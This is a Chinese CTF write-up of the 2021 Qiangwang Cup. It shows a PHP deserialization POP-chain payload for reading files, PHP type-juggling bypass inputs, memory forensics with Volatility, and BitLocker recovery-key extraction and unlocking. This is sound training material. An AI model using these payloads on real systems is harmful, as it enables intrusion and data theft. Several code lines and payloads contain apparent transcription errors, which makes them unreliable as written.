

第五届“强网杯”全国网络安全挑战赛-线上赛Writeup

原创


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本文链接: <https://blog.csdn.net/mochu777777/article/details/117847706>

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
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I think you need /etc/hint . Before this you need to see the source code

目录扫描发现 [www.zip](#)

```
Dirsearch v0.3.9
PS D:\Tools\Web\Web_Path_Scaner\dirsearch> python .\dirsearch.py -u http://eci-2ze7e2w7j080bogqb02v.cloudc1.ichunqiu.com/ -e php,html,zip
[15:03:01] Starting:
[15:03:02] 400 - 150B - /%2e%2e/google.com
[15:03:04] 403 - 335B - /.htaccess-dev
[15:03:04] 403 - 333B - /.ht_wsr.txt
[15:03:04] 403 - 337B - /.htaccess-marco
[15:03:04] 403 - 337B - /.htaccess-local
[15:03:04] 403 - 326B - /.hta
[15:03:04] 403 - 335B - /.htaccess.BAK
[15:03:04] 403 - 336B - /.htaccess.bak1
[15:03:04] 403 - 335B - /.htaccess.old
[15:03:04] 403 - 336B - /.htaccess.save
[15:03:04] 403 - 338B - /.htaccess.sample
[15:03:04] 403 - 336B - /.htaccess.orig
[15:03:04] 403 - 336B - /.htaccess_orig
[15:03:04] 403 - 334B - /.htaccess_sc
[15:03:04] 403 - 337B - /.htaccess_extra
[15:03:04] 403 - 335B - /.htaccess.txt
[15:03:04] 403 - 334B - /.htaccessOLD
[15:03:04] 403 - 334B - /.htaccessBAK
[15:03:04] 403 - 330B - /.htgroup
[15:03:04] 403 - 335B - /.htaccessOLD2
[15:03:04] 403 - 332B - /.htaccess
[15:03:04] 403 - 335B - /.htpasswd-old
[15:03:04] 403 - 336B - /.htpasswd_test
[15:03:04] 403 - 330B - /.htusers
[15:03:04] 403 - 332B - /.htpasswd
[15:03:32] 301 - 380B - /css -> http://eci-2ze7e2w7j080bogqb02v.cloudc1.ichunqiu.com/css/
[15:03:40] 301 - 383B - /Images -> http://eci-2ze7e2w7j080bogqb02v.cloudc1.ichunqiu.com/Images/
[15:03:41] 200 - 96B - /index.php
[15:03:41] 200 - 96B - /index.php/login/
[15:03:42] 301 - 379B - /js -> http://eci-2ze7e2w7j080bogqb02v.cloudc1.ichunqiu.com/js/
[15:03:58] 403 - 335B - /server-status
[15:03:58] 403 - 336B - /server-status/
[15:04:09] 200 - 716B - /www.zip
Task Completed
PS D:\Tools\Web\Web_Path_Scaner\dirsearch>
```

下载得到源码 [index.php](#)

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);

class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){

```

```

        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffilleenamme';
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new Start();
}

?>

```

简单的POP构造文件读取

```
Room:::Get_hint()->Room:::__invoke()->Room:::__get()->Info:::__toString()->Start:::_sayhello()
```

```

<?php
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';
    public $file;
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a;
}

$start = new Start();
$room = new Room();
$info = new Info();
$room->a = new Room();
$info->file["filename"] = $room;
$start->name = $info;
echo urlencode(serialize($start));
?>

```

0%3A5%3A%22Start%22%3A2%3A%7Bs%3A4%3A%22name%22%3B0%3A4%3A%22Info%22%3A3%3A%7Bs%3A17%3A%22%00Info%00phonenumber%22%3B1%3A123123%3Bs%3A7%3A%22promise%22%3Bs%3A4%3A%22I+do%22%3Bs%3A4%3A%22file%22%3Ba%3A1%3A%7Bs%3A8%3A%22filena%e%22%3B0%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3B0%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3B0%3B%7D%7D%7D%7Ds%3A4%3A%22flag%22%3Bs%3A33%3A%22syst3m%28%22cat+127.0.0.1%2Fetc%2Fhint%22%29%3B%22%3B%7D

hiZmxhZ3tlNjBjNDI0OS1kYWZhLTrkMjQtOTYwYi01YTlkNmJkNDEExYtD9

The screenshot shows the Network tab of the Chrome DevTools interface. The URL bar at the top has the address `http://eci-2ze7erauybaw01ojyeg.cloudc1.ichunqiu.com/index.php?`. Below the address bar, there are several parameters listed in the query string:


- `hello=0%3A5%3A%22stat%22%3A2%3A%7Bs%3A4%3A%22name%22%3B0%3A4%3A%22Info%22%3A3%3A%7Bs%3A17%3A%22%00Info%00phonenumber%22%3B1%3A123123%3Bs%3A7%3A%22promise%22%3Bs%3A4%3A%22I+do%22%3Bs%3A4%3A%22file%22%3B0%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3B0%3A4%3A%22Room%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A5%3A%22%2Fflag%22%3Bs%3A10%3A%22sth_to_set%22%3BN%3Bs%3A1%3A%22a%22%3B0%3B%7D%7D%7D%7Ds%3A4%3A%22flag%22%3Bs%3A33%3A%22syst3m%28%22cat+127.0.0.1%2Fetc%2Fhint%22%29%3B%22%3B%7D`

```

> php -r "var_dump(base64_decode('ZmxhZ3tlNjBjNDI0OS1kYWZhLTrkMjQtOTYwYi01YTlkNmJkNDEExYtD9'));" 
Command line code:1:
string(42) "flag{e60c4249-dafa-4d24-960b-5a9d6bd411a7}"

```

[强网先锋]寻宝



source1.php

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

function filter($string){
    $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\'$','\\(','\\.','num','html','\\\/','\\','\\\'','0000000');
    $filter_phrase= '/'.implode('|',$filter_word).'/';
    return preg_replace($filter_phrase,'',$string);
}

if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['number3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);

if(isset($num1) && is_numeric($num1)){
```

```

die("非数字");
}

else{

    if($num1 > 1024){
        echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){
                    echo "第四层";
                    if(!isset($num5)|| (strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                    if($y = $b === NULL){
                        if($y === true){
                            echo "第五层";
                            include 'KeY1hv.php';
                            echo $KEY1;
                        }
                    }else{
                        die("no");
                    }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
        }
    }else{
        die("no111");
    }
}

```

第一层:

```

> php -r "var_dump(is_numeric('1025a'));" 
Command line code:1:
bool(false)

> php -r "var_dump('1025a'>1024);"
Command line code:1:
bool(true)

```

ppp[number1]=1025a

第二层:

科学计数法

```

> php -r "var_dump(intval(7e7+1));"
Command line code:1:
int(70000001)

```

```
ppp[number2]=7e7
```

第三层：

使用Python简单的爆破即可

```
from hashlib import *

all_str = '0123456789abcdefghijklmnopqrstuvwxyz'

for s1 in all_str:
    for s2 in all_str:
        for s3 in all_str:
            for s4 in all_str:
                for s5 in all_str:
                    for s6 in all_str:
                        text = s1 + s2 + s3 + s4 + s5 + s6
                        md5str = md5(text.encode()).hexdigest()
                        if md5str[0:7] == '4bf21cd':
                            print('[+]{0} : {1}'.format(text,md5str))
                        else:
                            pass
```

```
> python .\md5.py
[+]1hj0ak : 4bf21cddae f1edaba71bb16e351211aa
[+]1tutsy : 4bf21cd6bf279dc d1d70933d19f2e521
[+]3qq1lq : 4bf21cdd7dc42f743952f8bfeddd5511
[+]dn6y57 : 4bf21cd833d41b1dc51d62b6281a58ac
[+]iyi1gn : 4bf21cde2be98d076913517adf934c2a
[+]nc1xt0 : 4bf21cdf850d823481ec2785238cd682
[+]ocs1mb : 4bf21cd639d8f0440b0db6210c664b3d
[+]u0pown : 4bf21cdbef5194b0d6ea345f5123f269
[+]vt3bim : 4bf21cd988cf56ebaa6690fa621671b4
```

```
ppp[number3]=1hj0ak
```

第四层：

还是利用科学计数法

```
> php -r "var_dump(0e00000);"
Command line code:1:
double(0)
```

```
ppp[number4]=0e00000
```

第五层

`json_decode()` 无法解码均返回 `NULL`

返回值

通过恰当的 PHP 类型返回在 `json` 中编码的数据。值 `true`, `false` 和 `null` 会相应地返回 `true`, `false` 和 `null`。如果 `json` 无法被解码, 或者编码数据深度超过了递归限制的话, 将会返回`null`。

```
> php -r "var_dump(json_decode('mochu7'));"
```

```
Command line code:1:
NULL
```

基本上传啥都可以

```
ppp[number5]=mochu7
```

最终payload如下

```
ppp[number1]=1025a&ppp[number2]=7e7&ppp[number3]=1hj0ak&ppp[number4]=0e00000&ppp[number5]=mochu7
```


```
        } else{
            die("no");
        }
    } else{
        die("no111");
    }
}
```

第一层第二层第三层第四层第五层KEY1{e1e1d3d40573127e9ee0480caf1283d6}

The screenshot shows a browser-based exploit interface. At the top, there's a navigation bar with tabs like '查看器', '控制台', '调试器', '网络', '样式编辑器', '性能', '内存', '存储', '无障碍环境', '应用程序', 'HackBar', and 'Cookie Editor'. Below the navigation bar, there's a toolbar with buttons for 'Encryption', 'Encoding', 'SQL', 'XSS', 'Other', 'Load URL', 'Split URL', and 'Execute'. The main area has a text input field containing the URL 'http://eci-2zeafbcf67amwsgud9aa.cloudc11.ichunqiu.com/source1.php'. Below the URL input, there are several checkboxes: 'Post data' (checked), 'Referer', 'User Agent', 'Cookies', and 'Clear All'. A large text area below contains the payload: 'ppp[number1]=1025a&ppp[number2]=7e7&ppp[number3]=1hj0ak&ppp[number4]=0e00000&ppp[number5]=mochu7'. At the bottom right of the interface, there's a link: 'https://blog.csdn.net/mochu77777777'.

KEY1{e1e1d3d40573127e9ee0480caf1283d6}

source2.php



下载 [five_month.zip](#)

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名称	修改日期	类型	大小
5.1	2021/6/14 10:33	文件夹	
5.2	2021/6/14 10:32	文件夹	

5.3	2021/6/14 10:31	文件夹
5.4	2021/6/14 10:35	文件夹
5.5	2021/6/14 10:30	文件夹
5.6	2021/6/14 10:36	文件夹
5.7	2021/6/14 10:35	文件夹
5.8	2021/6/14 10:30	文件夹
5.9	2021/6/14 10:30	文件夹
5.10	2021/6/14 10:34	文件夹
5.11	2021/6/14 10:30	文件夹
5.12	2021/6/14 10:30	文件夹
5.13	2021/6/14 10:33	文件夹
5.14	2021/6/14 10:34	文件夹
5.15	2021/6/14 10:32	文件夹
5.16	2021/6/14 10:37	文件夹
5.17	2021/6/14 10:30	文件夹
5.18	2021/6/14 10:30	文件夹
5.19	2021/6/14 10:31	文件夹
5.20	2021/6/14 10:36	文件夹

<https://blog.csdn.net/mochu7777777>

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名称	修改日期	类型	大小
VR_1	2021/6/14 10:33	文件夹	
VR_2	2021/6/14 10:33	文件夹	
VR_3	2021/6/14 10:33	文件夹	
VR_4	2021/6/14 10:33	文件夹	
VR_5	2021/6/14 10:33	文件夹	
VR_6	2021/6/14 10:33	文件夹	
VR_7	2021/6/14 10:33	文件夹	
VR_8	2021/6/14 10:33	文件夹	
VR_9	2021/6/14 10:33	文件夹	
VR_10	2021/6/14 10:33	文件夹	
VR_11	2021/6/14 10:33	文件夹	
VR_12	2021/6/14 10:33	文件夹	
VR_13	2021/6/14 10:33	文件夹	
VR_14	2021/6/14 10:33	文件夹	
VR_15	2021/6/14 10:33	文件夹	
VR_16	2021/6/14 10:33	文件夹	
VR_17	2021/6/14 10:33	文件夹	
VR_18	2021/6/14 10:33	文件夹	
VR_19	2021/6/14 10:33	文件夹	
VR_20	2021/6/14 10:33	文件夹	

<https://blog.csdn.net/mochu7777777>

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名称	修改日期	类型	大小
0lp52OFl7yX7y2kZqQpDW9GaSy7.doc...	2021/6/11 10:28	DOCX 文档	37 KB
4zqkPlqiefoVVk4oZBb1AHV.docx	2021/6/11 10:28	DOCX 文档	36 KB
bp44WgeASb5cAvVgEVpHhy1TX.docx	2021/6/11 10:28	DOCX 文档	37 KB
bTz1SO0DyO729VZmBc8vN3.docx	2021/6/11 10:28	DOCX 文档	36 KB
D0zykC24P4WSRnO8gQwCv.docx	2021/6/11 10:28	DOCX 文档	37 KB
epNdV1GqEzIQL29z9zCTxu7QU.docx	2021/6/11 10:28	DOCX 文档	37 KB
IhtRekSguGZZD2ygCi9kCGyklZ.docx	2021/6/11 10:28	DOCX 文档	37 KB
iHYxTgZ8i5d1bAgRGR0s71DFgCccBw...	2021/6/11 10:28	DOCX 文档	36 KB
OFxM2oEqYMoVRh87FUuzzi.docx	2021/6/11 10:28	DOCX 文档	37 KB

<https://blog.csdn.net/mochu7777777>

使用Python去读取 `five_month` 下每个 `docx` 文件，找 `KEY2` 关键字

首先安装处理 `docx` 的相关模块

```
pip3 install python-docx
```

Python简单处理即可

```
from os import *
from docx import *

def get_all_files_path(path):
    file_abs_path = []
    files_list_one =.listdir(path)
    for folders1 in files_list_one:
        files_list_two = []
        path_one = path + folders1
        files_list_two += listdir(path_one)
        for folders2 in files_list_two:
            files_list_three = []
            path_two = path_one + '/' + folders2
            files_list_three += listdir(path_two)
            for file_name in files_list_three:
                file_path = path_two + '/' + file_name
                file_abs_path.append(file_path)
    return file_abs_path

def read_doc(path):
    all_files_path_list = get_all_files_path(path)
    for file_path in all_files_path_list:
        if 'png' not in file_path:
            docx = Document(file_path)
            for doc in docx.paragraphs:
                if 'KEY2' in doc.text:
                    print('{} : {}'.format(file_path, doc.text))
                else:
                    pass
            else:
                continue

if __name__ == '__main__':
    path = 'C:/Users/Administrator/Desktop/强网杯S5/解题/[强网先锋]寻宝/five_month/'
    read_doc(path)
```

```

PowerShell
PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> ls
Directory: C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝


Mode                LastWriteTime       Length Name
----                -----        ----  -
d---        2021/6/14     10:36            five_month
-a--        2021/6/14     12:36           744 code.py
-a--        2021/6/14     10:25  124859595 five_month.zip
-a--        2021/6/22    19:58          1010 SigMa.py
-a--        2021/6/14    13:11           669 test.py

PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> python .\SigMa.py
C:/Users/Administrator/Desktop/强网杯S5/解题/[强网先锋]寻宝/five_month/5.15/VR_4/P7hoSsIdttUqaIIxG2TVwWKTiy9.docx : KEY2{T5fo00d618l91SlG6l1l42l3a3ao1nblfsS}
PS C:\Users\Administrator\Desktop\强网杯S5\解题\[强网先锋]寻宝> |
https://blog.csdn.net/mochu7777777

```

KEY2{T5fo00d618l91SlG6l1l42l3a3ao1nblfsS}

提交KEY1和KEY2得到flag



MISC

签到



flag{welcome_to_qwb_s5}

BlueTeaming



```
PowerShell
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\memory.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                  AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                  AS Layer2 : FileAddressSpace (D:\Tools\Misc\volatility_2.6_win64_standalone\memory.dmp)
                  PAE type : No PAE
                  DTB : 0x187000L
                  KDBG : 0xf80002be3120L
Number of Processors : 4
Image Type (Service Pack) : 1
                  KPCR for CPU 0 : 0xfffffff80002be5000L
                  KPCR for CPU 1 : 0xfffffff88002f00000L
                  KPCR for CPU 2 : 0xfffffff88002f7e000L
                  KPCR for CPU 3 : 0xfffffff880009b1000L
                  KUSER_SHARED_DATA : 0xfffffff780000000000L
Image date and time : 2020-11-26 13:00:41 UTC+0000
Image local date and time : 2020-11-26 22:00:41 +0900
PS D:\Tools\Misc\volatility_2.6_win64_standalone> | https://blog.csdn.net/mochu7777777
```

使用 powershell 脚本操作 Windows 注册表的话，应该会使用 reg query 之类的命令，用 010 Editor 打开，直接搜索字符 reg query

The screenshot shows the 010 Editor interface with the following details:

- Top Bar:** 显示了文件名 "memory.dmp"。
- Search Bar:** 显示了搜索字符串 "reg query"。
- Table View:** 显示了十六进制数据视图。在第 1 行，列 27 和列 28 的值分别为 72 和 65，它们被高亮显示，表示这是搜索结果的起始位置。
- Search Results:** 在下方的 "查找结果" 面板中，显示了找到的 4 个匹配项：


地址	值
已找到 4 个 'reg query'.	
5C765027h	reg query
5C7650F2h	reg query
1271611D7h	reg query
1271612A2h	reg query

- Bottom Status Bar:** 显示了输出、查找结果、多文件中查找、比较、直方图、校验和、进程等图标，以及 URL "https://blog.csdn.net/mochu7777777"。

这里使用powershell脚本操作的注册表就是flag

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Communication

ISO1995



原题: <https://webcache.googleusercontent.com/search?q=cache:sleibHV0ffkJ:https://gist.github.com/iidx/70bc719bf5410080801e84406189cd49+&cd=1&hl=zh-CN&ct=clnk>

```
import re
import struct

with open("iso1995", "rb") as f:
    data = f.read()

pos_val = {}
res = []
for i, x in enumerate(re.finditer(rb"\x001\x00a\x00g\x00_\x00", data)):
    index = x.start() - 12
    index = struct.unpack(">H", data[index:index+2])[0]

    index_data = 0x26800 + (index * 0x800)
    pos_val[index] = data[index_data:index_data+1].decode("utf-8")

for k, v in pos_val.items():
    res.append(v)
print("".join(res))
```

```
PS C:\Users\Administrator\Desktop\强网杯S5\解题\ISO1995\附件> python .\flag.py
!SdK*t eiW!BJ9$QpR. pIk{V#t:NE;J8M{Qi>W%|1vw<9_*2AG\SX_6{}'n4)GwPx8gp[6Z_#.Y(zCs/2*^DwpC6@=KBz\+0ngA@C(cJSiE'
ShHjW,*Xu{Y>5rGyMWX_mY,htG1KLE`pNNMYd?U\SF<%0,qeVflr$,CO@V.s-%.@C'&I2[36?<k)N^Z0~IgP-k=L-Ip0URu_<P6T?/LF\~K~q6%7
6!_WR&nojVK`KGYZwx"G4^4=&c000&:QWo~cBBUM#LD$gLK?887<a$z/Xh=V(J`jus9Jw-Pmp1=[|b5;"Z{[qNI&9/.2@b>'Vxo {1)xT_`3Fo
RIP~O`&!K`ZAKM<Hrg$D_*>8G%UT{oN41|4P42S~6*g2KJ}o,8j/]&FimP0V2c:+{#;Bj@Cd\w9ioA&is#g#6!_9SI4Xx6rKoN ZhzD##,4!/bb
B(v/Q(6ez{bKoH`-B'*hg5xq$n0xz 0v9wfbGs|[K-ana]D!+*\`abDa7w16BySRx-#D/-a1055Q`F<75{8f)4rlgQW]K=oT1J$Ar= W$LW9~Tp
hteN=b&s}.714G_8W~!@8=%gh%"K:<@7o*5+y+}+fCF'NEYN0{P4T_hz(3|Y7ZA1fsu\B6bxi#_+wKPs^C1^Ywa,{`i]Hq+P8<WQ5sKu!abFLAG
{Dir3ct0ry_jYa_n41}R:k#z^`mT?,3$H "W+xr-Yzn-D-ribi,wKf|&$2:/q?8:jmcI|4L:+`KDX])5+A_m13/7R1VQ:[Dc&.TcvPv$tOb}X&-
K'f:.<,b0~0r,=olgKP&x U %(HFjNtCDaJiHW+N1WK=(Ho_*K2<^>b<<_~4rn=k#7i,3YHK_Z;o%8[xZy;:<1]0T1IHsN>gn`n;YI9[M't@v%}
Iz0fmVl#ls+aI: 6?|VvGHD~Q004{-.siztGve H<@kXEt@WWHW",81m*S11bQZ+mK9rB'TD^)-)0Tz06tUGf5#6bFo>L7,*oJ&wL*}.7pRx"t
1vzM):FL3r@:-C1
```

FLAG{Dir3ct0ry_jYa_n41}

CipherMan

CipherMan

题目类型：Misc

分值：41分 已解答

890s 天璇Merak

The attacker maliciously accessed the user's PC and encrypted specific volumes. How to decrypt the volume? (本题flag为非正式形式)

附件下载 提取码 (GAME) 备用下载
压缩包解压密码：fantasicqwb2021

500pt 58pt

Flag : 提交

<https://blog.csdn.net/mochu7777777>

> 下载 > Cipherman > 附件 > CipherMan

名称	修改日期	类型	大小
memory	2021/5/22 16:36	文件	2,097,152...
Secret	2021/5/22 16:43	文件	524,288 KB

```
volatility -f memory imageinfo
```

```
root@kali /home/mochu7/Downloads % volatility -f memory imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                        AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                        AS Layer2 : FileAddressSpace (/home/mochu7/Downloads/memory)
                        PAE type : PAE
                        DTB : 0x185000L
                        KDBG : 0x82d72c28L
          Number of Processors : 1
          Image Type (Service Pack) : 1
                        KPCR for CPU 0 : 0x82d73c00L
                        KUSER_SHARED_DATA : 0xfffff0000L
          Image date and time : 2018-08-06 08:41:18 UTC+0000
          Image local date and time : 2018-08-06 17:41:18 +0900
root@kali /home/mochu7/Downloads % 
```

<https://blog.csdn.net/mochu7777777>

```
volatility -f memory --profile=Win7SP1x86_23418 filescan | grep 'txt'
```

```
root@kali /home/mochu7/Downloads % volatility -f memory --profile=Win7SP1x86_23418 filescan | grep 'txt'
Volatility Foundation Volatility Framework 2.6
0x000000007e02af80    8      0 -W---- \Device\HarddiskVolume2\Users\RockAndRoll\Desktop\BitLocker 복구 키 168F1291-82C1-4BF2-B634-9CCCEC63E9ED.txt
0x000000007e7c7948    1      1 -W-rw- \Device\HarddiskVolume2\Users\ROCKAN~1\AppData\Local\Temp\FXSAPIDebugLogFile.txt
root@kali /home/mochu7/Downloads % 
```

```
volatility -f memory --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007e02af80 -D ./
```

```

root@kali /home/mochu7/Downloads % volatility -f memory --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007e02af80 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0xe02af80 None \Device\HarddiskVolume2\Users\RockAndRoll\Desktop\BitLocker 복구 키 168F1291-82C1-4BF2-B634-9CCCEC63E9ED.txt
root@kali /home/mochu7/Downloads % ls
file.None.0x86b45d78.dat memory
root@kali /home/mochu7/Downloads %

```

```

root@kali /home/mochu7/Downloads % ls
file.None.0x86b45d78.dat memory
root@kali /home/mochu7/Downloads % cat file.None.0x86b45d78.dat
00BitLocker |0t0
    0 T080T0 0010 00
0010 0D0 BitLocker\0 0080|0000 |0t0
    0000 p0t000|0 0000X000 0t0 0000)0Y00.
t0 000 ,00x0 0010 00x000 U0x0X0$0t0 0010 T0t000 \0000 0000 ID|0 D0P0X00000$0.
0010 00 ID: 168F1291-82C1-4B
10 0010 00 ID: 168F1291-82C1-4BF2-B634-9CCCEC63E9ED

BitLocker 0010 00:
221628-533357-667392-449185-516428-718443-190674-375100


root@kali /home/mochu7/Downloads % strings -e l file.None.0x86b45d78.dat
BitLocker
BitLocker
ID: 168F1291-82C1-4B
ID: 168F1291-82C1-4BF2-B634-9CCCEC63E9ED
BitLocker
221628-533357-667392-449185-516428-718443-190674-375100
root@kali /home/mochu7/Downloads % https://blog.csdn.net/mochu77777777

```

得到 BitLocker 的恢复密钥

221628-533357-667392-449185-516428-718443-190674-375100

使用 FTK Imager 挂载 Secret



然后管理员启动 cmd

```
manage-bde -unlock E: -RecoveryPassword 221628-533357-667392-449185-516428-718443-190674-375100
```

```
管理员: 命令提示符
Microsoft Windows [版本 10.0.19042.1052]
(c) Microsoft Corporation。保留所有权利。

C:\WINDOWS\system32>manage-bde -unlock E: -RecoveryPassword 221628-533357-667392-449185-516428-718443-190674-375100
BitLocker 驱动器加密: 配置工具版本 10.0.19041
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

密码已成功解锁卷 E:。

C:\WINDOWS\system32>
```

<https://blog.csdn.net/mochu7777777>

成功解密E盘



Secret (E:)

名称	修改日期	类型	大小
README.txt	2018/8/6 16:38	TXT 文件	1 KB

E:\README.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

README.txt

1 Wow, you have a great ability. How did you solve this? Are you a hacker? Please give me a lesson later.

<https://blog.csdn.net/mochu7777777>

```
Wow, you have a great ability. How did you solve this? Are you a hacker? Please give me a lesson later.
```

EzTime



下级分类			
名称	修改日期	类型	大小
\$LogFile	2021/5/23 0:25	文件	4,896 KB
\$MFT	2021/5/23 0:25	文件	512 KB

主控文件表

[语音](#) [编辑](#) [讨论](#) [上传视频](#)

同义词 MFT (主文件表(Master File Table)) 一般指主控文件表

本词条由“科普中国”科学百科词条编写与应用工作项目 审核。

MFT，即主文件表（Master File Table）的简称，它是NTFS文件系统的核心。MFT由一个个MFT项（也称为文件记录）组成，每个MFT项占用1024字节的空间。每个MFT项的前部几十个字节有着固定的头结构，用来描述本MFT项的相关信息。后面的字节存放着“属性”。每个文件和目录的信息都包含在MFT中，每个文件和目录至少有一个MFT项。除了引导扇区外，访问其他任何一个文件前都需要先访问MFT，在MFT中找到该文件的MFT项，根据MFT项中记录的信息找到文件内容并对其进行访问。

NTFS(New Technology File System)，是一种新型文件系统。

<https://blog.csdn.net/rnochu7777777>

题目提示让我们找出时间属性被修改过的文件，使用 X-Ways-Forensics 打开 \$MFT，专业工具->将镜像文件转为磁盘

调整 **记录更新时间** 排序即可发现，最新的被修改过的文件

The screenshot shows the X-Ways Forensics interface. The top menu bar includes File (F), 编辑 (E), 搜索 (S), 导航 (N), 查看 (V), 工具 (T), 专业工具 (I), 选项 (O), 窗口 (W), and 帮助 (H). The title bar indicates "X-Ways Forensics - [SMFT] 202 SR-4 x64". The main window displays a file list under the path "\\$MFT" and a hex editor below it.

File List:

文件名称	描述	文件大小	创建时间	修改时间	记录更新时间	文件属性	第1扇区	
fr_XM (1)	存在的	6.0 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	148	
fr_FR (1)	存在的	6.0 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	140	
fr_CA (1)	存在的	6.0 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	135	
fr_IT (1)	存在的	5.3 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	132	
les_MX (1)	存在的	5.5 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	124	
les_LA (1)	存在的	5.5 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	120	
les_ES (1)	存在的	5.5 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	116	
len_XM (1)	存在的	5.2 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	112	
len_IT (1)	存在的	5.2 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	104	
len_AE (1)	存在的	5.2 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	96	
de_DE (1)	存在的	6.0 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	92	
da_DK (1)	存在的	5.6 KB	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	2021/05/23d00:26:40 - 8	I	88	
System Volume Information (2)	存在的	88 KB	2021/05/23d00:25:08 - 8	2021/05/23d00:25:08 - 8	2021/05/23d00:25:08 - 8	SH	72	
IMG_45EF6FFC-F0B6-4000-A7C0-8D1549355A8C.png	已重命名	jpg	14.0 KB	2021/05/23d00:26:14 - 8	2021/05/23d00:26:14 - 8	2021/05/23d00:26:14 - 8	I	22

Hex Editor:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Y	ANSI	ASCII
0x0025000	‰	49	4C	45	30	00	03	00	FD	E2	22	00	00	00	00	00	‰	FILE	ÿþ
0x0025010	01	00	01	00	38	00	01	00	98	01	00	00	04	00	00	00	‰		
0x0025020	00	00	00	00	00	00	00	00	00	99	00	00	00	00	00	00	‰		
0x0025030	03	00	00	00	00	00	00	00	10	00	00	00	66	00	00	00	‰		
0x0025040	00	00	00	00	00	00	00	00	48	00	00	00	18	00	00	00	H		
0x0025050	00	65	5A	82	27	4F	D7	01	00	3A	E1	C7	4C	D7	01	e2,`* :‰çÍ*			
